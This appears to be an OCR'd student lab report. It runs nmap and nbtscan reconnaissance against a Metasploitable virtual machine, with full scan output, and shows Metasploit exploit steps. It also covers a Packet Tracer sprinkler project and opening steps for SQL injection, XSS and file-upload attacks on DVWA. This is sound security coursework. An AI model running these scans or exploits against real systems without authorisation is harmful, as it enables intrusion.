
Step 7: Look for which module has CGI vulnerability **use 1**

Step 8: Set the remote hosts **set rhosts 192.168.43.102**

Step 9: Now check for the options that are updated as **show options** and enter **exploit**









4. Perform Network scanning using following nmap commands:


a) nmap -p
b) nmap -sV
c) nmap -sT
d) nmap -O
e) nmap -A
f) nmap -Pt


- Getting super user access using the command **$ sudo -s**


- Enter the command **nbtscan**, it is a program for scanning IP networks for NetBIOS name information
- Enter the command **nmap** followed by the target IP, nmap is a utility for network exploration security auditing and for the system versions
- If we give the command followed by **nmap -p** 21,22,23 192.168.43.102. It is used to scan for a particular port
- The command **nmap -sT 192.168.43.102** is used to check the TCP connection
- The command **nmap -sU 192.168.43.102** is used to check the UDP connection
- The command **nmap -sV 192.168.43.102** is used to check the System Version
- The command **nmap -O 192.168.43.102** the -O flag enables OS detection
- The command **nmap -A 192.168.43.102** is used to check for the aggressive values
- The command **nmap -Pt 192.168.43.102** is used to check for the different ports


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.43.222 netmask 255.255.255.0 broadcast 192.168.43.255
inet6 fe80::6585:7461:48d9:beb4 prefixlen 64 scopeid 0x20<link>
inet6 2401:4900:16f0:ce0a:5e3a:5458:2310:aa31 prefixlen 64 scopeid 0x0<global>
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
RX packets 6652 bytes 600884 (586.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 10293 bytes 771632 (753.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 840 bytes 80988 (79.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 840 bytes 80988 (79.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP address NetBIOS Name Server User MAC address
192.168.43.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.43.255 Sendto failed: Permission denied
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22,23 192.168.43.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-19 13:46 EDT
Nmap scan report for 192.168.43.102
Host is up (0.0080s latency).
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
MAC Address: 08:00:27:2F:53:B5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.87 seconds
┌──(root㉿kali)-[/home/kali]
└─#
Right Ctrl
ENG
IN
23:16
19-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22,23 192.168.43.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-19 13:46 EDT
Nmap scan report for 192.168.43.102
Host is up (0.0080s latency).
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
MAC Address: 08:00:27:2F:53:B5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.87 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.43.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-19 13:47 EDT
Nmap scan report for 192.168.43.102
Host is up (0.016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:2F:53:B5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
┌──(root㉿kali)-[/home/kali]
└─#
Right Ctrl
ENG
IN
23:17
19-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nmap -sU 192.168.43.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-19 13:47 EDT
Stats: 0:05:34 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 15.97% done; ETC: 14:22 (0:29:23 remaining)
Stats: 0:05:35 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 15.98% done; ETC: 14:22 (0:29:27 remaining)
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.43.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-19 13:53 EDT
Nmap scan report for 192.168.43.102
Host is up (0.014s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec?
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell?
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.93%I=7%D=3/19%Time=6417AC21%P=x86_64-pc-linux-gnu%r(NUL
SF:L,28,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\(kali\)
SF:\n");
MAC Address: 08:00:27:2F:53:85 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.02 seconds
┌──(root㉿kali)-[/home/kali]
└─#
Right Ctrl
ENG IN
23:25
19-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.93%I=7%D=3/19%Time=6417AC21%P=x86_64-pc-linux-gnu%r(NUL
SF:L,28,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\(kali\)
SF:\n");
MAC Address: 08:00:27:2F:53:85 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.02 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.43.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-19 13:55 EDT
Nmap scan report for 192.168.43.102
Host is up (0.0066s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:2F:53:85 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.9 - 2.6.30 (97%), Linux 2.6.9 - 2.6.33 (97%), Linux 2.6.13 - 2.6.32 (97%), Linux 2.6.21 (96%), Linux 2.6.22 (embedded, ARM) (96%), Linux 2.6.22 - 2.6.23 (96%), Linux 2.6.18 (Debian 4, VMware) (96%), Linksys RV042 router (96%), Linux 2.6.24 - 2.6.28 (95%), Linux 2.6.18 - 2.6.32 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
┌──(root㉿kali)-[/home/kali]
└─#
Right Ctrl
ENG IN
23:25
19-03-2023





5. Networking project on Fire extinguisher using cisco packet tracer.

This project makes use of the Cisco packet tracer. This is used so that we can simulate network devices. When smoke is detected, this project is used to control the fire and activate the filter.

To implement this, we primarily require four components: a server, a water sprinkler, a smoke detector, and three cars that emit smoke. After dragging and dropping all these components into the working area, we must change the server's name to registration server and the water sprinkler's name to sprinkler.

Then, all the networks must be static types, which we can verify in the config in the settings of each component. Following that, the IPv4 address for the server, water sprinkler, and smoke detector must be assigned. These components' IPv4 addresses will be 1.0.0.1, 1.0.0.2, and 1.0.0.3, respectively. After that, in the server's desktop settings, we must search for the user and create an account with the username admin and password admin. Following that, connect the fire extinguisher and smoke detector by selecting the remote desktop option for each component. Then, in the server, two conditions must be added: smoke on and smoke off, with the limits set.





Group 2

1. **Perform exploiting DVWA**

    a) **Perform SQL injection on DVWA**
    b) **Perform Cross-Site scripting on DVWA**
    c) **Perform File upload DVWA**

Step 1: Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using nbtscan

Step 2: Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities. Enter the username and password.

Step 3: Set the DVWA security to low

